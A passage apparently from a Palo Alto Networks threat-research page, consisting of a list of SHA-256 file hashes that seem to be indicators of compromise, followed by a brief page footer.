- 5666d18866973f608cccf95c7dbf56d56bb3027121af701bd779f9ab794c53b1
- 56a1123d2c25a9ee7c674aa10ea8be720a23cabe74b68dca017c93944cee15e4
- 5b0ecde609dc384857508b71851062b6dc158d37d26ad3e6baf4407877ada9de
- 5b481fc971f724141c54e4fb6eb992056256098cd2284b717912a75714864179
- 5ca0afa8d1665d8ad314543c5924fc4c8679ffa5360a3ec4bb2e3a79a865b730
- 5f87cdf1ccd448d8f90b79d80153fbae143ec9dfa1c79a5ba9193609975d0d35
- 5f9fa969df10a03d38c26050655645c0b8cd00c4ae35b62d9e355815ef722b21
- 5fd89dab9bcdcd783ae96c0b42f5761d2d24a6192d730040a50ffb4b5c95850a
- 6168dc254c4c6dd6a5461c56fd1fdb65821f04d9ac23e4d70b62d447ce77971d
- 61c76044609b8f522546991b2683239bba734ca290981e5ed25099f46312fd04
- 6323837b455a41f34cfd526c2c2ffb6fb3a826c4f482ccdf66801ece0ca6f1e7
- 6385e6004a9d11485d076f2b9b79b2ddf468b629aef0f66c22c7bffa3d7ebc3a

- 638fd2159534b7b180ef2ca0633f6ee5d09af8cddbac758e1cde1ca6aec1ca8c
- 63f48e94e38c7b5e441c3aeb0c74141bd6d7fc7ab03a345d09d67c8e8b871ca9
- 6fed7c758e0484b53fd3efaa622b609052dcf5ad34768181d3ff8e22cb6e6e2f
- 732457475da8c47cf211f5eb3a6529c9aa8976ce26d50f2e90422278c2160d5e
- 738f775e1031402f228c1246d10d9c13af1d461596319bea87f8b20d085349cd
- 73e5dc70d286c24265f71de61016404934991d0b41c4962420c1490469111b4e
- 778f4a8f061efea0efca1669c4eb0f26c7d1cc02e003fc01f43ddba328ebfc92
- 7ab4fce62ebf632bca176894152a88e38965708bffdae4357a8b6c6defa1724d
- 7accd14f469d79c4539c5887faf79407e6a06111612d2b63eb9f34c5afe7c74f
- 7e9feda6e593b6d7e3c15032edb0cd3e2d1ec585d8f5691e951ac70059ce4240
- 801626f005b40b0ef889f93c64f991e53318393fb0efdd30bb30185a12cb7480
- 817af2e8193d3a226dad46bef33e55a56b3a56ff035cc0e68067e2eb61975dc5
- 81d99d01f6909a2ae027e3a0d792b7c517b312fcf2cc03228c2a5348ad796582
- 865cc44cf024bc083f5bfd3d5d3c9c1334e1c629de1698fcda26feeb26f73dc3
- 86b84a35d28207783bd79e34f6f2e687e6e38fd9fb78df90b1cc7e6f302e0084
- 87549ec7913d919dff9678b38b040ea9b77c84f29aa3dea487dc7a80e4a0950d
- 87768a7c92ebc8419e08209e55eb1f713d5ed7be411ed3b52555f8a29fe4a3f9
- 87fb8a757f5de0f4cb4f8b4f568068e8c12f376562b1f5d1df118b4dc3076564
- 8f896f3f0b5f33413217e9350dba6d4958cc9bdf568902a08d739b43db6f993b
- 92322cc99cc5bd84bd1f06de8412b7f907e03a66489d147a1d3a77b2d3b0aacb
- 9707f57ca55e1f0cc975488ab10188f885589db427beef7df9adc3bd4e95bd62
- 98a230f8bed756447d8f8dcfb1485e395068eae511ca7b3a10049848427682af
- 9bbafb672ee8f9c8eec8ee111962db7aa49e6e91f2fc3a23b0d5f32152f5101b
- 9be661e3218290ebd4de59037d1360f4bec7e2f521d09a063da994d838160fce
- a0b928edf0cf8efba7d2b2edcc43419ec7568d70717ba44ffc6c24fb9ebb9464
- a1dab97450e66028c0f1e62620354cd9d71b99d1517f7cceef59c4c0a5de44f6
- a226f8878b2c440932c5d9e215384733226d3942efecbb05f84cb34555c99e9f
- a296db98c85c21b8f4c60a651a56aa745385d769f76c4f35e7f8cef6ee16c841
- a6b8f4094bf162b6007006b51aad4f1fe4930e1bf458d6d47ebe7047f8895039
- af84372409235ad5f716b758b24e384f3506d771bad4460676de9ea3c375e9d7
- b07c3cbacb4d238e209aabc19754852c536ba708ee4b19fd8fbc32580a7e119a
- b14ba04ffc4b680225cc76912317570c09f06e8c6cec1a4b2092cbbff0668bd4
- b727b3fe958407787c9929fef59b6735861be12ebcf8c72aa6ed7b9cfa6829c6
- bc1d29c3ac08b1a4f30b3f4930dc5e07bdeb0ba55cfe7ad684021a63bf72db71
- bc88f6e79d49242e16cb30b64d1b8948c7d9333785476b4e8d24f82403290454
- be8bf730a23766f917c1f90e79bbd23c76b7a12572eeda4bc38ff46ce17f9c9a

## Additional Resources

**Get updates from Palo Alto Networks!**